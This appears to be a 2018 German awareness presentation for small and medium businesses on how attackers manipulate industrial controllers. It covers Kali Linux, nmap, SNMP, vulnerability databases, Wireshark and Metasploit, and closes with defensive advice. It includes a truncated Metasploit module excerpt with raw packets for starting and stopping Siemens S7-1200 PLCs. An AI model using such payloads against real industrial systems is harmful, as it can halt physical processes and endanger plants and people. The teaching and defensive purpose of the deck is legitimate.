

# Manipulation industrieller Steuerungen



Mittelstand 4.0 – Agentur Prozesse  
c/o tti Technologietransfer und  
Innovationsförderung Magdeburg GmbH

Förderinitiative Mittelstand 4.0 –  
Digitale Produktions- und Arbeitsprozesse

Mike Wäsche

Würzburg, 07.06.2018

## Industrielle Steuerungen - Vorgehen bei der Manipulation

Netzwerkcomponenten identifizieren

Netzwerkcomponenten analysieren

Schwachstellen suchen

Manipulation

## Kali-Linux



- Entwickelt für professionelle Sicherheitsfachleute
- > 300 Werkzeuge, zum Test der Sicherheit in Computersystemen

Datensammlung von  
Personen oder  
Unternehmen

Ausspähen von  
Netzwerken

Penetrationstests

Manipulationstools

Knacken und Testen  
von Passwörtern

Entwickeln und Testen  
von „Exploits“

- Achtung: ggf. rechtliche Konsequenzen bei Nutzung


## Werkzeug NMAP zur Identifikation von Netzwerkkomponenten

- Network Mapper



- Einsatzzweck

- Netzwerkdiagnose
- Netzwerkkomponenten finden und identifizieren
- liefert Informationen zu Netzwerkkomponenten (z.B. Betriebssystem, Firmware, offene Ports)




```
root@pensrv: ~ - Befehlsfenster - Konsole
Sitzung Bearbeiten Ansicht Lesezeichen Einstellungen Hilfe
root@pensrv:~#
root@pensrv:~# nmap -T5 wikipedia.de

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-12 13:26 CET
Interesting ports on m20s26da.ispgateway.de (80.67.25.148):
Not shown: 1673 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
6000/tcp   closed X11
6001/tcp   closed X11:1
6002/tcp   closed X11:2
6003/tcp   closed X11:3
6004/tcp   closed X11:4
6005/tcp   closed X11:5
6006/tcp   closed X11:6
6007/tcp   closed X11:7
6008/tcp   closed X11:8
6009/tcp   closed X11:9
6017/tcp   closed xmail-ctrl
6050/tcp   closed arcserve
49400/tcp  closed compaqdiag
50000/tcp  closed iiimf
50002/tcp  closed iiimf
54320/tcp  closed bo2k
61439/tcp  closed netprowler-manager
61440/tcp  closed netprowler-manager2
61441/tcp  closed netprowler-sensor
65301/tcp  closed pcanwhere

Nmap finished: 1 IP address (1 host up) scanned in 7.274 seconds
root@pensrv:~#
```

## Werkzeug SNMP-Check zur Identifikation von Netzwerkkomponenten

- Simple Network Management Protocol
- Standard zur
  - Überwachung von Netzwerkkomponenten
  - Fernsteuerung und -konfiguration von Netzwerkkomponenten
  - Fehlererkennung und -benachrichtigung
- Schwächen bei der Sicherheit





```
root@pensrv: ~ - Befehlsfenster - Konsole
Sitzung Bearbeiten Ansicht Lesezeichen Einstellungen Hilfe

root@pensrv:~#
root@pensrv:~# nmap -T5 wikipedia.de

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-12 13:26 CET
Interesting ports on m20s26da.ispgateway.de (80.67.25.148):
Not shown: 1673 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
6000/tcp   closed X11
6001/tcp   closed X11:1
6002/tcp   closed X11:2
6003/tcp   closed X11:3
6004/tcp   closed X11:4
6005/tcp   closed X11:5
6006/tcp   closed X11:6
6007/tcp   closed X11:7
6008/tcp   closed X11:8
6009/tcp   closed X11:9
6017/tcp   closed xmail-ctrl
6050/tcp   closed arcserve
49400/tcp  closed compaqdiag
50000/tcp  closed iiimf
50002/tcp  closed iiimf
54320/tcp  closed bo2k
61439/tcp  closed netprowler-manager
61440/tcp  closed netprowler-manager2
61441/tcp  closed netprowler-sensor
65301/tcp  closed pcanynwhere

Nmap finished: 1 IP address (1 host up) scanned in 7.274 seconds
root@pensrv:~#
```

# Schwachstellensuche - Statistik



<https://scadahacker.com>

## Schwachstellensuche - Datenbanken

- Standardisierte Auflistung und Bewertung von Schwachstellen

National Vulnerability Database - NIST

- <https://web.nvd.nist.gov/view/vuln/search>

CVE Details – MITRE

- <http://www.cvedetails.com>

Exploit-Database

- <https://www.exploit-db.com>

Datenbank für IT-Angriffsanalysen des Hasso-Plattner-Instituts

- <https://hpi-vdb.de/vulndb>

## Schwachstellensuche - Ergebnis der Recherche im Internet


- Exploit
  - Quelltext oder methodische Beschreibung zur Manipulation
- Zero-Day-Exploit (besondere Form)
  - Gegenmaßnahmen noch nicht verfügbar (update)

```
1 # Exploit Title: Simatic S7 1200 CPU command module
2 # Date: 15-12-2015
3 # Exploit Author: Nguyen Manh Hung
4 # Vendor Homepage: http://www.siemens.com/
5 # Tested on: Siemens Simatic S7-1214C
6 # CVE : None
7 require 'msf/core'
8
9 class Metasploit3 < Msf::Auxiliary
10
11   include Msf::Exploit::Remote::Tcp
12   include Msf::Auxiliary::Scanner
13   def initialize(info = {})
14     super(update_info(info,
15       'Name' => 'Simatic S7-1200 CPU START/STOP Module',
16       'Description' => %q{
17         Update 2015
18         The Siemens Simatic S7-1200 S7 CPU start and stop functions over ISO-TSAP.
19       },
20       'Author' => 'Nguyen Manh Hung <tdh.mhung@gmail.com>',
21       'License' => MSF_LICENSE,
22       'References' =>
23         [
24           [ 'nil' ],
25         ],
26       'Version' => '$Revision$',
27       'DisclosureDate' => '11-2015'
28     ))
29
30     register_options(
31       [
32         Opt::RPORT(102),
33         OptInt.new('FUNC', [true, 'func', 1]),
34         OptString.new('MODE', [true, 'Mode select:
35         START -- start PLC
36         STOP -- stop PLC
37         SCAN -- PLC scanner', "SCAN"]),
38       ], self.class)
39
40   end
41   def packet()
42     packets=[
43       #dua tren TIA portal thay cho hello plc
44       "\x03\x00\x00\x23\x1e\xe0\x00\x00"+
45       "\x00\x06\x00\xc1\x02\x06\x00\xc2"+
46       "\x0f\x53\x49\x4d\x41\x54\x49\x43"+
47       "\x2d\x52\x4f\x4f\x54\x2d\x45\x53"+
48       "\xc0\x01\x0a",
49
50       #session debug
51       "\x03\x00\x00\xc0\x02\xf0\x80\x72"+
52       "\x01\x00\xb1\x31\x00\x00\x04\xca"+
53       "\x00\x00\x00\x02\x00\x00\x01\x20"+
54       "\x36\x00\x00\x01\x1d\x00\x04\x00"+
55       "\x00\x00\x00\x0a\x1\x00\x00\x00"+
56       "\xd3\x82\x1f\x00\x00\xa3\x81\x69"+
57       "\x00\x15\x16\x53\x65\x72\x76\x65"
```



## Eigene Schwachstellenanalyse

- Wireshark - kostenloses Tool
  - Netzwerkanalyse
  - Aufzeichnung und Analyse des Datenverkehrs im einem Netzwerk

The screenshot shows the Wireshark interface with a packet list table. The selected packet (No. 920) is a TCP RST, ACK from 10.1.1.111 to 10.1.1.24. Below the table, the packet details pane shows the structure of the captured frame: Ethernet II, Internet Protocol Version 4, and User Datagram Protocol.

| No. | Time      | Source     | Destination  | Protocol  | Length | Info  |
|-----|-----------|------------|--------------|-----------|--------|---|
| 915 | 17.299867 | 10.1.1.111 | 10.1.1.24    | ISyste... | 886    | RemoteCreateInstance request                                  |
| 916 | 17.307650 | 10.1.1.111 | 10.1.1.24    | TCP       | 66     | 21265→135 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK...  |
| 917 | 17.308249 | 10.1.1.111 | 10.1.1.24    | TCP       | 60     | 21265→135 [ACK] Seq=1 Ack=1 Win=132096 Len=0                  |
| 918 | 17.308839 | 10.1.1.111 | 10.1.1.24    | DCERPC    | 170    | Bind: call_id: 2, Fragment: Single, 2 context items: IOXID... |
| 919 | 17.310528 | 10.1.1.111 | 10.1.1.24    | IOXIDR... | 78     | ServerAlive2 request IOXIDResolver V0                         |
| 920 | 17.312001 | 10.1.1.111 | 10.1.1.24    | TCP       | 60     | 21265→135 [RST, ACK] Seq=141 Ack=217 Win=0 Len=0              |
| 921 | 17.312184 | 10.1.3.1   | 239.99.99.99 | UDP       | 214    | 2000→2000 Len=172   |
| 922 | 17.332528 | 10.1.3.1   | 239.99.99.99 | UDP       | 214    | 2000→2000 Len=172   |

Frame 41: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface 0  
 > Ethernet II, Src: CiscoInc\_c6:80:98 (44:03:a7:c6:80:98), Dst: IPv4mcast\_63:63:63 (01:00:5e:63:63:63)  
 > Internet Protocol Version 4, Src: 10.1.3.1, Dst: 239.99.99.99  
 > User Datagram Protocol, Src Port: 2000, Dst Port: 2000

```

0000  01 00 5e 63 63 44 03 a7 c6 80 98 08 00 45 b8  ..^ccD. ....E.
0010  00 c8 87 47 00 00 ff 11 d3 5c 0a 01 03 01 ef 63  ...G.... \.....c
0020  63 63 07 d0 07 d0 00 b4 00 00 80 00 87 47 f6 f5  cc.....G..
0030  0b 40 4e 21 0a 0d f7 ea dc ce c5 c8 ca c9 d0 d2  .@N!.....
0040  cd cb cd d3 d6 d8 d9 db e3 f0 71 6d 69 59 52 4f  .....qmYRO
    
```


wireshark\_74273067-3085-498F-B836-7C20A502868D\_20160913152943\_a00892 | Pakete: 12361 · Angezeigt: 12361 (100.0%) | Profil:Default

## Manipulation

- Nutzung des Metasploit Framework
  - Informationssammlung zu bekannten Sicherheitslücken
- Funktionen zur (Aus)-Nutzung von Schwachstellen (Exploits)
  - Pufferüberlauf
  - Eigenen Quelltext hochladen und ausführen
  - Software ausführen




## Was ist zu tun?



## Was ist zu tun?

- ... wie hätte das Unternehmen den Angriff / die Manipulation verhindern können?

## Was ist zu tun? – Übersicht



## Was ist zu tun? – Sicherheitstool Mittelstand [www.sitom.de](http://www.sitom.de)

# SIToM



Das Sicherheitstool-Mittelstand ist ein effektives Werkzeug, um den Status der IT-Sicherheit in Ihrem Unternehmen zu erfassen, zu bewerten und durch die Umsetzung vorgeschlagener Maßnahmen zu verbessern.



**Mittelstand 4.0**  
Agentur Prozesse

Projekt anlegen

Projekt laden

Mittelstand-  
Digital 

Gefördert durch:



Bundesministerium  
für Wirtschaft  
und Energie

aufgrund eines Beschlusses  
des Deutschen Bundestages

"Die Anzahl kritischer Schwachstellen in Standard-IT-Produkten hat sich gegenüber den bereits hohen Werten in den Vorjahren im Jahr 2015 noch einmal massiv erhöht"

— BSI Lagebericht 2015

## Vielen Dank

... für Ihre Aufmerksamkeit

und

Herrn Andreas Seiler von der HSASec – Forschungsgruppe für IT-Security und Digitale Forensik an der Hochschule Augsburg für die Unterstützung bei der Vorbereitung des Vortrags.

## Kontakt

- Mittelstand 4.0-Agentur Prozesse  
c/o tti Technologietransfer und Innovationsförderung Magdeburg GmbH  
Bruno-Wille-Straße 9  
39108 Magdeburg

Roland Hallau  
0391 7443524  
rhallau@tti-md.de

Wilfried Müller  
0391 7443537  
wmueller@tti-md.de

Andreas Neuenfels  
0391 7443523  
aneuenfels@tti-md.de

Mike Wäsche  
0391 7443534  
mwaesche@tti-md.de



<http://www.prozesse-mittelstand.digital>